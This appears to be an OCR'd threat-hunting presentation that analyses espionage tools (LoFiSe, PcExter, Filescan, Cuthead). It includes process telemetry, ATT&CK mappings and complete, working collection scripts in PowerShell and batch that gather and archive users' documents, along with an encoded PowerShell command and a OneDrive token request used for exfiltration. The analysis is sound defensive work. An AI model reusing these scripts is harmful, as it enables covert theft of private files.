


LoFiSe

Table: file_existspath_table

	pathorder	path
	Filter	Filter
1	001048987	C:\Users\Fred\Desktop\Docs\final_report_for_the_last_quarter.ppt
2	001049666	C:\Users\Fred\Desktop\Docs\Important changes in the structure of the workflow.eml
3	001049719	C:\Users\Fred\Desktop\Docs\Inventory of Kadabra Assets.doc
4	001049742	C:\Users\Fred\Desktop\Docs\List of Kadabra employees.xls
5	001049764	C:\Users\Fred\Desktop\Docs\report.rtf
6	001049794	C:\Users\Fred\Desktop\Docs\scan.tif


Folder which file is copied to:



CREATE TABLE file_existspath_table (pathorder varchar(10), path varchar(260))

LoFiSe


fdir -> pdir -> pack



Password:

```
.data:100FDC03                  db    0
.data:100FDC04 zip_password_string db 'DYBzk6t3t2ZYo#1$3',0
.data:100FDC04                                        ; DATA XREF: zip_sub_10007BC0+3AE↑o
.data:100FDC16                  db    0
.data:100FDC17                  db    0
```

Execution flow log file:



LoFiSe

Named event object in the global namespace:

Name	Type	Symbolic Link Target
SystemLocalPcexter	Event	

PcExter

c:\windows\temp\	googledrivefs.exe vspmsg.dll
c:\program files\windows mail\	securityhealthsystray64.exe vspmsg.dll
c:\program files\common files\vlcmedia\	vlcmediastatus.exe vspmsg.dll

PcExter

Command line parameters:


```
if ( strstr(arg, "--proxy") )
{
  if ( strstr(arg, "--user") )
  {
    if ( strstr(arg, "--pwd") )
    {
      if ( strstr(arg, "-d") )
      {
        if ( strstr(arg, "--rex") )
        {
          log("unknow:%s\n", arg);
        }
```

GoogleDriveFS.exe -d C:\windows\temp\pack\ --rex *.z*

PcExter


Mozilla/5.0 (Windows NT 6.3; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36

Method: POST
URL: https://login.microsoftonline.com/common/oauth2/v2.0/token
client_id=<client_id>&scope=offline_access%20files.readwrite.all
refresh_token=<refresh_token>&redirect_uri=https://login.microsoftonline.com/common/oauth2/nativeclient&grant_type=refresh_token



MITRE ATT&CK

- LoFiSe
- PcExter



Threat Hunting

OFF ONE 2024

Episode 4
“Temporary difficulties”

Suspicious archives

csd.exe
→ pro.ps1
→ <HostName>_.rar


```
"eventtype": 23,
 "file_name": "<HostName>_.rar",
 "file_path": "c:\\programdata\\intel\\<HostName>_.rar",
 "file_size": 1455700,
 "parent_process_username": "NT AUTHORITY\\SYSTEM",
 "parentprocesscmdline": "\"c:\\programdata\\intel\\csd.exe\" letgo 3",
 "parentprocessfilemd5": "0xC170F05333041C56BCC39056FECB808F",
 "parentprocessfilepath": "c:\\programdata\\intel\\csd.exe",
 "parentprocessintegritylevel": 16384,
 "parentprocesslogontype_str": "System",
 "parentprocesspid": 15456,
 "parentprocessuserid": "S-1-5-18",
 "processcmdline": "C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -windowstyle hidden -exec bypass \"c:\\programdata\\intel\\pro.ps1\" 3",
 "processfilemd5": "0x13CCCB79AAFFFB07C94E586B75817486",
 "processfilename": "powershell.exe",
 "processfilepath": "c:\\windows\\system32\\windowspowershell\\v1.0\\powershell.exe",
 "processlogonsessionid": "0x3E7",
 "processlogontype": 0,
 "processlogontype_str": "System",
 "secondarybinaryformats": null,
```

Filescan v1

C:\programdata\intel\csd.exe


C:\Users\hm_s\source\repos\filescan\x64\Release\filescan.pdb

```
                        ; CODE XREF: main+F3↑j
mov     dword ptr [rbp+710h+var_560], 504A4D7Fh ; xor 0x24  "[int"
mov     dword ptr [rbp+710h+var_560+4], 56000479h ;         "] $r"
mov     dword ptr [rbp+710h+var_560+8], 19045741h ;         "es ="
mov     word ptr [rbp+710h+var_560+0Ch], 1404h ;            " 0"
mov     r8d, 0Eh
lea     rdx, [rbp+710h+var_560]
lea     rcx, [rbp+710h+var_770]
call    sub_140005080
nop
mov     [rbp+710h+var_540], 50C424Dh ;  "if(!"
mov     [rbp+710h+var_53C], 45000C0Ch ; "(($a"
mov     [rbp+710h+var_538], 0A574356h ; "rgs."
mov     [rbp+710h+var_534], 4A514B47h ; "coun"
mov     [rbp+710h+var_530], 41090450h ; "t -e"
mov     [rbp+710h+var_52C], 0D150455h ; "q 1)"
mov     [rbp+710h+var_528], 4A450904h ; " -an"
mov     [rbp+710h+var_524], 7F0C0440h ; "d ([" 
mov     [rbp+710h+var_520], 79504A4Dh ; "int]"
mov     [rbp+710h+var_51C], 56701E1Eh ; "::Tr"
mov     [rbp+710h+var_518], 5645745Dh ; "yPar"
mov     [rbp+710h+var_514], 0C4157h ;   "se($"
mov     [rbp+710h+var_510], 57435645h ; "args"
mov     [rbp+710h+var_50C], 567F0408h ; ", [r"
mov     [rbp+710h+var_508], 794241h ;   "ef]$"
mov     [rbp+710h+var_504], 0D574156h ; "res)"
mov     [rbp+710h+var_500], 5F0D0D0Dh ; ")))){"
```

Filescan v1

powershell.exe -windowstyle hidden -exec bypass "c:\programdata\intel\pro.ps1" 3


```powershell
$lte = (Get-date).AddDays(-$args[0])
$hostname = $env:computername

if (!(Test-Path -path "c:\programdata\intel\$hostname")){
    mkdir "c:\programdata\intel\$hostname"
}

$d = Get-Wmiobject -Class Win32_logicaldisk | where size -gt 0 | select-object -ExpandProperty DeviceID
foreach($i in $d){
    if ($i -eq "C:"){
        $fp1 = dir c:\users -File -Recurse -Include '*.pdf', '*.doc', '*.docx', '*.xls', '*.xlsx' | where LastWriteTime -gt $lte | sort LastWriteTime -Descending | %{$_.FullName}
        write-output $fp1 >> "c:\programdata\intel\$hostname\path.txt"
        $fp1 | copy-item -Destination "c:\programdata\intel\$hostname" -Force -ErrorAction SilentlyContinue
    } else{
        $fp2 = dir $i\ -File -Recurse -Include '*.pdf', '*.doc', '*.docx', '*.xls', '*.xlsx' | where LastWriteTime -gt $lte | sort LastWriteTime -Descending | %{$_.FullName}
        write-output $fp2 >> "c:\programdata\intel\$hostname\path.txt"
        $fp2 | copy-item -Destination "c:\programdata\intel\$hostname" -Force -ErrorAction SilentlyContinue
    }
}

if(Test-Path -path C:'\Program Files\'WinRAR){
    C:'\Program Files\'WinRAR\rar.exe a -v200m "c:\programdata\intel\$hostname.rar" "c:\programdata\intel\$hostname" -ep
    remove-item -path "c:\programdata\intel\$hostname" -Recurse
}

if(Test-Path -path C:'\Program Files (x86)\'WinRAR){
    C:'\Program Files (x86)\'WinRAR\rar.exe a -v200m "c:\programdata\intel\$hostname.rar" "c:\programdata\intel\$hostname" -ep
    remove-item -path "c:\programdata\intel\$hostname" -Recurse
}
```



Filescan v2

tp.bat


```
@echo off
mkdir c:\users\public\tmp_ >nul 2>nul
powershell.exe "Get-Wmiobject -Class Win32_logicaldisk | where size -gt 0 | select-object -ExpandProperty DeviceID >> c:\users\public\tmp_\disk.txt"
powershell.exe "get-content c:\users\public\tmp_\disk.txt | foreach {if ($_ -eq \"C:\"){dir \users  -Exclude "tmp_" | %%{dir $_.FullName -File -Recurse -Include '*.pdf', '*.doc',

powershell.exe "get-content c:\users\public\tmp_\ph.txt | copy-item -Destination c:\users\public\tmp_ -Force -ErrorAction SilentlyContinue"  >nul 2>nul

if EXIST C:"\Program Files\"WinRAR (
    C:"\Program Files\"WinRAR\rar.exe a -v200m c:\users\public\tmp_.rar c:\users\public\tmp_ -ep >nul 2>nul
    rmdir /s /q c:\users\public\tmp_
) else if exist C:"\Program Files (x86)\"WinRAR (
    C:"\Program Files (x86)\"WinRAR\rar.exe a -v200m c:\users\public\tmp_.rar c:\users\public\tmp_ -ep >nul 2>nul
    rmdir /s /q c:\users\public\tmp_
)
exit
```



Filescan v3

tc.bat


```
@echo off
setlocal enabledelayedexpansion

mkdir c:\users\public\tmp_ >nul 2>nul

set /a str=3
set /a str=%1

for /f %%i in ('hostname') do (set "hostname=%%i")

powershell.exe "Get-Wmiobject -Class Win32_logicaldisk | where size -gt 0 | select-object -ExpandProperty DeviceID >> c:\users\public\tmp_\disk.txt"

powershell.exe "get-content c:\users\public\tmp_\disk.txt | foreach {if ($_ -eq \"C:\"){dir c:\users\ -File -Recurse -Include '*.pdf', '*.doc', '*.docx', '*.xls', '*.xlsx' | where LastWriteTime -gt (Get-date).AddDays(-%str%) | %%{$_.FullName} >>
c:\users\public\tmp_\ph.txt} else{dir $_\ -File -Recurse -Include '*.pdf', '*.doc', '*.docx', '*.xls', '*.xlsx' | where LastWriteTime -gt (Get-date).AddDays(-%str%) | %%{$_.FullName} >> c:\users\public\tmp_\ph.txt}}"
powershell -enc
ZwBlAHQALQBjAG8AbgB0AGUAbgB0ACAAYwA6AFwAdQBzAGUAcgBzAFwAcAB1AGIAbABpAGMAXAB0AG0AcABfAFwAcABoAC4AdAB4AHQAIAB8ACAAYwBvAHAAeQAtAGkAdABlAG0AIAAtAEQAZQBzAHQAaQBuAGEAdABpAG8AbgAgAGMAOgBcAHUAcwBlAHIAcwBcAHAAdQBiAGwAaQBjAFwAdABtAHAAXwAgAC0ARgBvAHIAYwBlACAALQBFAHIAcgBvAHIAQQBjAHQAaQBvAG4AIABTAGkAbABlAG4AdABsAHkAQwBvAG4AdABpAG4AdQBlAA== >nul 2>nul

if EXIST C:"\Program Files\"WinRAR (
    C:"\Program Files\"WinRAR\rar.exe a -v200m c:\users\public\!hostname!.rar c:\users\public\tmp_ -ep >nul 2>nul
    rmdir /s /q c:\users\public\tmp_
) else if exist C:"\Program Files (x86)\"WinRAR (
    C:"\Program Files (x86)\"WinRAR\rar.exe a -v200m c:\users\public\!hostname!.rar c:\users\public\tmp_ -ep >nul 2>nul
    rmdir /s /q c:\users\public\tmp_
)
exit
```




Filescan v4

td.bat

```
@echo off
mkdir c:\users\public\tmp >nul 2>nul
powershell.exe "dir c:\users -File -Recurse -Include '*.pdf', '*.doc', '*.docx', '*.xls', '*.xlsx' | where LastWriteTime -gt (Get-date).AddDays(-2) | copy-item -Destination c:\users\public\tmp -Force -ErrorAction SilentlyContinue"
C:"\Program Files\"WinRAR\rar.exe a -v200m "c:\users\public\tmp.rar" "c:\users\public\tmp" -ep >nul 2>nul
exit
```





MITRE ATT&CK

Filescan:

Execution	Persistence	Privilege Escalation	Discovery	Defense Evasion	Collection
Windows Command Shell	Scheduled Task	Scheduled Task	File and Directory Discovery	File Deletion	Data from Local System
PowerShell				Obfuscated Files or Information	Archive via Utility
Scheduled Task				Embedded Payloads	Automated Collection
				Command Obfuscation	Local Data Staging

Threat Hunting

Episode 5
“Operator tools”

Suspicious process


```
"file_path" : "c:\\intel\\<HostName>.z",
"file_size" : "2867006",
"fileoperationtype" : "create",
"primarybinaryformat" : "FormatArchiveZip",
"process_username" : "NT AUTHORITY\\SYSTEM",
"processaccountflags_list" : "BuiltinUsers, MaskUsers, BuiltinAdministrators, MaskAdmins, Service, LocalSystem",
"processcmdline" : "\"c:\\intel\\fkw.exe\" 20230626 pdf;doc;docx;xls;xlsx",
"parent_process_username" : "NT AUTHORITY\\SYSTEM",
"parentprocesscmdline" : "C:\\WINDOWS\\system32\\svchost.exe -k netsvcs -p -s Schedule",
"parentprocessfilemd5" : "0x8EC922C7A58A8701AB481B7BE9644536",
"parentprocessfilepath" : "c:\\windows\\system32\\svchost.exe",
"parentprocessintegritylevel" : "16384",
"parentprocessintegritylevel_str" : "System",
"parentprocesslogontype_str" : "System",
```


Cuthead

fkw.exe <date> <extensions> [keywords]


```
[assembly: AssemblyVersion("1.0.0.0")]
[assembly: CompilationRelaxations(8)]
[assembly: RuntimeCompatibility(WrapNonExceptionThrows = true)]
[assembly: Debuggable(DebuggableAttribute.DebuggingModes.IgnoreSymbolStoreSequencePoints)]
[assembly: AssemblyTitle("cuthead")]
[assembly: AssemblyDescription("")]
[assembly: AssemblyConfiguration("")]
[assembly: AssemblyCompany("")]
[assembly: AssemblyProduct("cuthead")]
[assembly: AssemblyCopyright("Copyright ©  2023")]
[assembly: AssemblyTrademark("")]
[assembly: ComVisible(false)]
[assembly: Guid("80f3161d-7d9b-4971-a9ee-e218b7ce8c72")]
[assembly: AssemblyFileVersion("1.0.0.0")]
[assembly: TargetFramework(".NETFramework,Version=v4.0", FrameworkDisplayName = ".NET Framework 4")]
```

start

Cuthead





- $
- Windows
- Program Files
- Programdata
- Application Data
- Program Files (x86)
- ~~Documents and Settings~~



Cuthead

```
private static void GetRar(string zipPath, IEnumerable<string> fileList, string errorLogFilePath)
{
    using (ZipOutputStream zipOutputStream = new ZipOutputStream(File.Create(zipPath)))
    {
        zipOutputStream.SetLevel(0);
        zipOutputStream.Password = "Unsafe404";
        byte[] array = new byte[4096];
        foreach (string text in fileList)
        {
            zipOutputStream.PutNextEntry(new ZipEntry(Path.GetFileName(text))
            {
                IsUnicodeText = true,
                DateTime = File.GetLastWriteTime(text),
                IsCrypted = true
```





WAExp

app.exe [check|copy|start] [remote]

Check - checks the presence of data on the host;

